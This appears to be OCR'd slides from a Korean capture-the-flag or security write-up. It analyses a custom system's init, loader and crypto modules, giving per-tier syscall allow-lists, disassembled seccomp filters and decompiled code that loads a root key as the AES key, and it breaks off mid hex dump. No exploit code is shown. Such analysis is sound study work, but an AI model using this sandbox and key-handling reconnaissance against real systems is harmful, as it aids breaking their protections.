
문제의 흐름 (init.sys)




문제의 흐름 (init.sys)




문제의 흐름 (init.sys)




문제의 흐름 (init.sys)




문제의 흐름 (init.sys)



문제의 흐름 (init.sys)



문제의 흐름 (loader.sys)



문제의 흐름 (loader.sys)

- SYSTEM_APP
  - read / write / close / mmap / mprotect
    munmap / writev / recvmsg / prctl
- PLATFORM_APP
  - read / write / close / munmap / recvmsg / exit
- UNTRUSTED_APP
  - read / write / munmap / exit

```
 line  CODE  JT   JF      K
================================
 0000: 0x20 0x00 0x00 0x00000004  A = arch
 0001: 0x15 0x00 0x0e 0xc000003e  if (A != ARCH_X86_64) goto 0016
 0002: 0x20 0x00 0x00 0x00000000  A = sys_number
 0003: 0x35 0x00 0x01 0x40000000  if (A < 0x40000000) goto 0005
 0004: 0x15 0x00 0x0b 0xffffffff  if (A != 0xffffffff) goto 0016
 0005: 0x15 0x09 0x00 0x00000000  if (A == read) goto 0015
 0006: 0x15 0x08 0x00 0x00000001  if (A == write) goto 0015
 0007: 0x15 0x07 0x00 0x00000003  if (A == close) goto 0015
 0008: 0x15 0x06 0x00 0x00000009  if (A == mmap) goto 0015
 0009: 0x15 0x05 0x00 0x0000000a  if (A == mprotect) goto 0015
 0010: 0x15 0x04 0x00 0x0000000b  if (A == munmap) goto 0015
 0011: 0x15 0x03 0x00 0x00000014  if (A == writev) goto 0015
 0012: 0x15 0x02 0x00 0x0000002f  if (A == recvmsg) goto 0015
 0013: 0x15 0x01 0x00 0x0000003c  if (A == exit) goto 0015
 0014: 0x15 0x00 0x01 0x0000009d  if (A != prctl) goto 0016
 0015: 0x06 0x00 0x00 0x7fff0000  return ALLOW
 0016: 0x06 0x00 0x00 0x00000000  return KILL
```

```
 line  CODE  JT   JF      K
================================
 0000: 0x20 0x00 0x00 0x00000004  A = arch
 0001: 0x15 0x00 0x0a 0xc000003e  if (A != ARCH_X86_64) goto 0012
 0002: 0x20 0x00 0x00 0x00000000  A = sys_number
 0003: 0x35 0x00 0x01 0x40000000  if (A < 0x40000000) goto 0005
 0004: 0x15 0x00 0x07 0xffffffff  if (A != 0xffffffff) goto 0012
 0005: 0x15 0x05 0x00 0x00000000  if (A == read) goto 0011
 0006: 0x15 0x04 0x00 0x00000001  if (A == write) goto 0011
 0007: 0x15 0x03 0x00 0x00000003  if (A == close) goto 0011
 0008: 0x15 0x02 0x00 0x0000000b  if (A == munmap) goto 0011
 0009: 0x15 0x01 0x00 0x0000002f  if (A == recvmsg) goto 0011
 0010: 0x15 0x00 0x01 0x0000003c  if (A != exit) goto 0012
 0011: 0x06 0x00 0x00 0x7fff0000  return ALLOW
 0012: 0x06 0x00 0x00 0x00000000  return KILL
```

```
 line  CODE  JT   JF      K
================================
 0000: 0x20 0x00 0x00 0x00000004  A = arch
 0001: 0x15 0x00 0x08 0xc000003e  if (A != ARCH_X86_64) goto 0010
 0002: 0x20 0x00 0x00 0x00000000  A = sys_number
 0003: 0x35 0x00 0x01 0x40000000  if (A < 0x40000000) goto 0005
 0004: 0x15 0x00 0x05 0xffffffff  if (A != 0xffffffff) goto 0010
 0005: 0x15 0x03 0x00 0x00000000  if (A == read) goto 0009
 0006: 0x15 0x02 0x00 0x00000001  if (A == write) goto 0009
 0007: 0x15 0x01 0x00 0x0000000b  if (A == munmap) goto 0009
 0008: 0x15 0x00 0x01 0x0000003c  if (A != exit) goto 0010
 0009: 0x06 0x00 0x00 0x7fff0000  return ALLOW
 0010: 0x06 0x00 0x00 0x00000000  return KILL
```

문제의 흐름 (crypto.sys)

System APP AES Key

```
40
41  sub_100002E0("crypto", -1);
42  memset(0x20001160, 0, 0x80uLL);
43  v0 = requestGetFd("root.key");
44  if ( (v0 & 0x80000000) == 0 )
45  {
46    read(v0, 0x20001160uLL, 0x20uLL);          // root key == aes key
47    sub_10000040();
48  }
```

Platform APP AES Key & User key

```
0000000100010C0  6F 02 03 01 00 01 66 2E  0F 1F 84 00 00 00 00 00  o.....f.........
